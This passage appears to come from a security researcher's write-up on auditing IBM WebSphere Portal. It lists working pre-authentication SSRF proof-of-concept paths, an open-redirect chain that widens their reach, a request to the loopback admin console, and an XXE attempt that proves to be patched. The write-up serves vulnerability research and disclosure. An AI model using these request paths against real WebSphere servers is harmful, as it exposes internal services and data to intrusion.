
Discovered exploitable variants.
One variant had this configuration file:
<proxy-rules xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="http://www.ibm.com/xmlns/prod/sw/http/outbound/proxy-config/2.0">
    <mapping contextpath="/proxy" url="*" name="proxy"/>
	<policy url="*" name="bc">
      <actions>
         <method>GET</method>
         <method>HEAD</method>
         <method>POST</method>
         <method>PUT</method>
         <method>DELETE</method>
      </actions>
This was the most impactful of all the SSRFs found while auditing WebSphere Portal. It proxies to an arbitrary URL by default, with any of the methods above. The following headers are also proxied:
<headers>
         <header>x-lfn-url-callback</header>
         <header>User-Agent</header>
         <header>Accept*</header>
         <header>Vary</header>
         <header>Location</header>
         <header>Content*</header>
         <header>Authorization*</header>
         <header>X-Method-Override</header>
         <header>Set-Cookie</header>
         <header>If-Modified-Since</header>
         <header>If-None-Match</header>
         <header>X-Server</header>
         <header>X-Update-Nonce</header>
         <header>X-Requested-With</header>
         <header>com.ibm.lotus.openajax.virtualhost</header>
</headers>
The full HTTP response is returned. The PoC for this SSRF:
http://[redacted]:30015/wps/PA_WCM_Authoring_UI/proxy/http/example.com
http://[redacted]:30015/wps/PA_WCM_Authoring_UI/proxy/https/example.com

To the moon.
Step 5: the Quickr Document Picker variants
The next variant was found at:
WebSphere/wp_profile/installedApps/dockerCell/Quickr_Document_Picker.ear/qkr.docpicker.widgets.war/WEB-INF/web.xml

More variants.
The common_proxy route still needs the open redirect chain described earlier:
http://[redacted]:30015/docpicker/common_proxy/http/www.redbooks.ibm.com
But the internal_proxy route needs no redirect chain at all; the proxy works without a redirect gadget:
http://[redacted]:30015/docpicker/internal_proxy/http/example.com
This gives full read SSRF, pre-authentication, limited to GET requests.

To mars?
Step 6: consolidated PoCs
The full set of proof-of-concept requests:
GET full read SSRF:

/docpicker/internal_proxy/https/example.com
/docpicker/internal_proxy/http/example.com
/docpicker/internal_proxy/https/[redacted]:9043/ibm/console
/docpicker/internal_proxy/http/[redacted]:9100/aa

Redirect chain - turning "bad" SSRF to "good" SSRF

/docpicker/common_proxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
/wps/proxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
/wps/myproxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
/wps/common_proxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
/wps/cmis_proxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
/wps/contenthandler/!ut/p/digest!8skKFbWr_TwcZcvoc9Dn3g/?uri=http://www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com

Arbitrary HTTP method + body:

/wps/PA_WCM_Authoring_UI/proxy/http/example.com
/wps/PA_WCM_Authoring_UI/proxy/https/example.com
The internal_proxy entries show the direct read SSRF, including a request to loopback port 9043, the IBM WebSphere admin console.
Step 7: attempting an XXE chain
Having found the SSRFs, the next goal was to prove greater impact by reaching local resources running alongside WebSphere Portal. IBM Knowledge Centre ships in the Admin Console of IBM WebSphere on port 9043, and the SSRF can reach that port and therefore that functionality.
The web.xml for IBM KC contained:
    <filter>
		<filter-name>JsonpCallbackFilter</filter-name>
		<filter-class>com.ibm.kc.server.filter.JsonpCallbackFilter</filter-class>
	</filter>
	<filter-mapping>
        <filter-name>JsonpCallbackFilter</filter-name>
        <url-pattern>/api/webfeed</url-pattern>
    </filter-mapping>
The kc.war file was copied out for reverse engineering:
docker cp 7b10e70c3328:/opt/IBM/WebSphere/wp_profile/config/cells/dockerCell/applications/isclite.ear/deployments/isclite/kc.war .
In the decompiler, the code for /webfeed was located:

kc.war decompiled.
Tracing the flow of that route led to code that handled reading XML:

Bingo: XML parsing code that looked exploitable.
An XXE exploit chain seemed to be in hand, but on a live target the behaviour was different:

Has it been patched? Please don't tell us it's been patched.
Auditing vendor software from sparse Docker Hub images means the version under audit may be out of date. A newer image was found containing only the WebSphere application server, not the portal: https://hub.docker.com/r/ibmcom/websphere-traditional/. It included the knowledge centre, so the exploit was attempted against it:

Looks like it's patched in newer versions.
The kc.war from the newer image was pulled and decompiled, and the route and functionality had been deprecated:
